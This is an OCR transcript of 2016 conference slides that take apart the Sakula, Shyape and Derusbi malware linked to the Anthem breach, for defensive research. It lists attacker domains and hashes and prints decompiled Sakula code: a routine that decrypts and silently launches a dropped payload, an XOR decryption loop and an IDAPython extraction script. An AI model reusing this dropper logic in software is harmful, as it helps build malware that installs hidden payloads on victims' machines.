RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HTA-W02

Dissecting Derusbi

Vanja Svajcer

Threat Research Manager


Hewlett Packard Enterprise

@vanjasvajcer

#RSAC


Dissecting Derusbi

- Setting the scene
- Sakula/Shyape/Derusbi analysis
- Summary



Setting the scene

Timelines


Capstone Turbine
2008
2011
2013
2014
2015
Early Derusbi
Elderwood platform
ColdFusion server compromise
Ephemeral hydra
April Anthem hack
February Anthem hack discovered

Actors


- Shell Crew
- Deep Panda
- Black Vine
- APT17
- Axiom
- Group 72

Tools, tactics and procedures (TTPs)

- Spear phishing
- Exploits (Elderwood)
  - Compromised web servers
- Hacking tools for credentials and data stealing
- Authenticode signed files
- Multistage malware
  - Dropper
  - Downloader
  - Backdoors

Malware

- Sakula
- Shyape
- Derusbi
- Hikit
- Plugx
- PoisonIvy
- Hdroot
- Hydraq
- Zxshell



Analysis

Static analysis

- Structural characteristics
  - Compiler
  - Type
  - Checksums
  - Strings
  - Version information
  - Sections
  - Digital signatures
  - Debug paths/strings
  - Language
  - Resources
  - Packers
  - Exports/Imports/APIs

Static analysis


- Functionality
  - Anti-debugging
  - Analysis environment detection
  - Configuration data
  - Downloads or drops additional components
- Similarity with known threats
- How to detect it, YARA rules?

Static analysis tools

- IDAPro + Hex-Rays decompiler
- IDAPython
- Bochs emulator
- Pefile based tools (peframe, AnalyzePE, Remnux)

Dynamic analysis

- Installation and persistence mechanisms
  - How it sets itself to survive reboot
  - Any exploits to escalate privilages or bypass defences
- Purpose
  - Targeted or opportunistic
  - Self-replication
  - Payload
  - Additional components
- C&C communication endpoints
- OS changes
- Detection and removal




Dynamic analysis tools


- Cuckoo sandbox (or commercial sandbox)
- WinDbg
- OllyDbg
- Pin, DynamoRIO
- SysInternal tools

Malware set


- 336 samples, Sakula/Shyape/Derusbi
- Automated analysis to find representative samples
- Chosen www.we11point.com
- Sakula dropper
- Shyape/scar downloader
- Derusbi backdoor



Top domains


Top domains
160
140
120
100
80
60
40
20
0
www.polarroute.com
citrix.vipreclod.com
www.savmpet.com
www.we11point.com
oa.ameteksen.com
web.vipreclod.com
vpn.foundationssl.com
www.xha-mster.com
www.training-at-hps.com
www.qzbwcq.com
others

Digital signatures



What are we looking at?


- Samples related to Anthem breach
- Sakula dropper
- Dropped Shyape downloader
- Derusbi backdoor
- Dropped driver

Static analysis details Derusbi update.dll


File Details

File Name	0a9545f9fc7a6d8596cf07a59f400fd3
File Size	116016 bytes
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	0a9545f9fc7a6d8596cf07a59f400fd3
SHA1	0559cf194ec7c750966cb277348ef4278bde9cea
SHA256	77421106548e69e9666c538ad628918cad7cfcf8f6aa7825f71a4fc39e522a7d
SHA512	bd1cbd31048e3a5dcfcd49a352081f2dca1db36157c3ba758211a59762d97e8195f3ba174f8038f02c226d8b63a54fdf676624f8c595a2b314c61bd0a9717b92
CRC32	36D730E8
Ssdeep	1536:enaVBV4sS2z+BBtSz+dUhIa/b26DeAq2hO6uv2adyoxnCC171klvrEf2E1:Vz4s3mB844aAq2hO6uv6NC7k5Sd1


Static analysis – digital signature




Sakula - execution



Sakula - execution




Sakula - execution



Sakula - execution

Sakula - execution



```
BOOL droplaunchfile()
{
  DWORD v0; // eax@1
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+0h] [ebp-278h]@1
  CHAR Src; // [esp+10h] [ebp-268h]@1
  char v4; // [esp+11h] [ebp-267h]@1
  CHAR Dst; // [esp+118h] [ebp-160h]@1
  char v6; // [esp+119h] [ebp-15Fh]@1
  struct _STARTUPINFOA StartupInfo; // [esp+228h] [ebp-50h]@1
  size_t v8; // [esp+270h] [ebp-8h]@1
  FILE *dropperhandle; // [esp+274h] [ebp-4h]@1

  Src = 0;
  memset(&v4, 0, 259u);
  Dst = 0;
  memset(&v6, 0, 259u);
  v0 = GetTickCount();
  sprintf(&Src, "%s\\%s%d.%s", "%TEMP%", "Center", v0, "dat");
  ExpandEnvironmentStringsA(&Src, &Dst, 260u);
  DecryptDropper((int)&dropperbuffer, DropperSize, dropperkey);
  dropperhandle = fopen(&Dst, "wb+");
  v8 = DropperSize;
  fwrite(&dropperbuffer, DropperSize, 1u, dropperhandle);
  fclose(dropperhandle);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  return CreateProcessA(&Dst, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
}
```

Sakula – deobfuscate Shyape

```
 1 int __cdecl DecryptShyape(int offset_buffer, int size, char dropxorkey)
 2 {
 3   int result; // eax@1
 4   int i; // [esp+0h] [ebp-8h]@1
 5
 6   LOBYTE(result) = dropxorkey;
 7   for ( i = 0; i < size; ++i )
 8   {
 9     result = i + offset_buffer;
10     if ( *(_BYTE *)(i + offset_buffer) )
11     {
12       result = *(unsigned __int8 *)(i + offset_buffer);
13       if ( result != dropxorkey )
14       {
15         result = dropxorkey ^ *(unsigned __int8 *)(i + offset_buffer);
16         *(_BYTE *)(i + offset_buffer) = result;
17       }
18     }
19   }
20   return result;
21 }
```

Sakula – deobfuscate Shyape IDAPython



```
offsetshyape=ScreenEA()
sizeshyape=28384
deckey=0x75

shyape=bytearray()

for i in range(0,sizeshyape):
        if ((Byte(i+offsetshyape)!=0) and (Byte(i+offsetshyape)!=deckey)):
                shyape.append(Byte(i+offsetshyape) ^ deckey)
        else:
                shyape.append(Byte(i+offsetshyape))


shyapefile=open("shyape.dmp","wb")
shyapefile.write(shyape)
shyapefile.close()
```

Shyape - execution



Derusbi analysis

- Installation
- Configuration
- Driver
- Communication with C2
- Detection rules

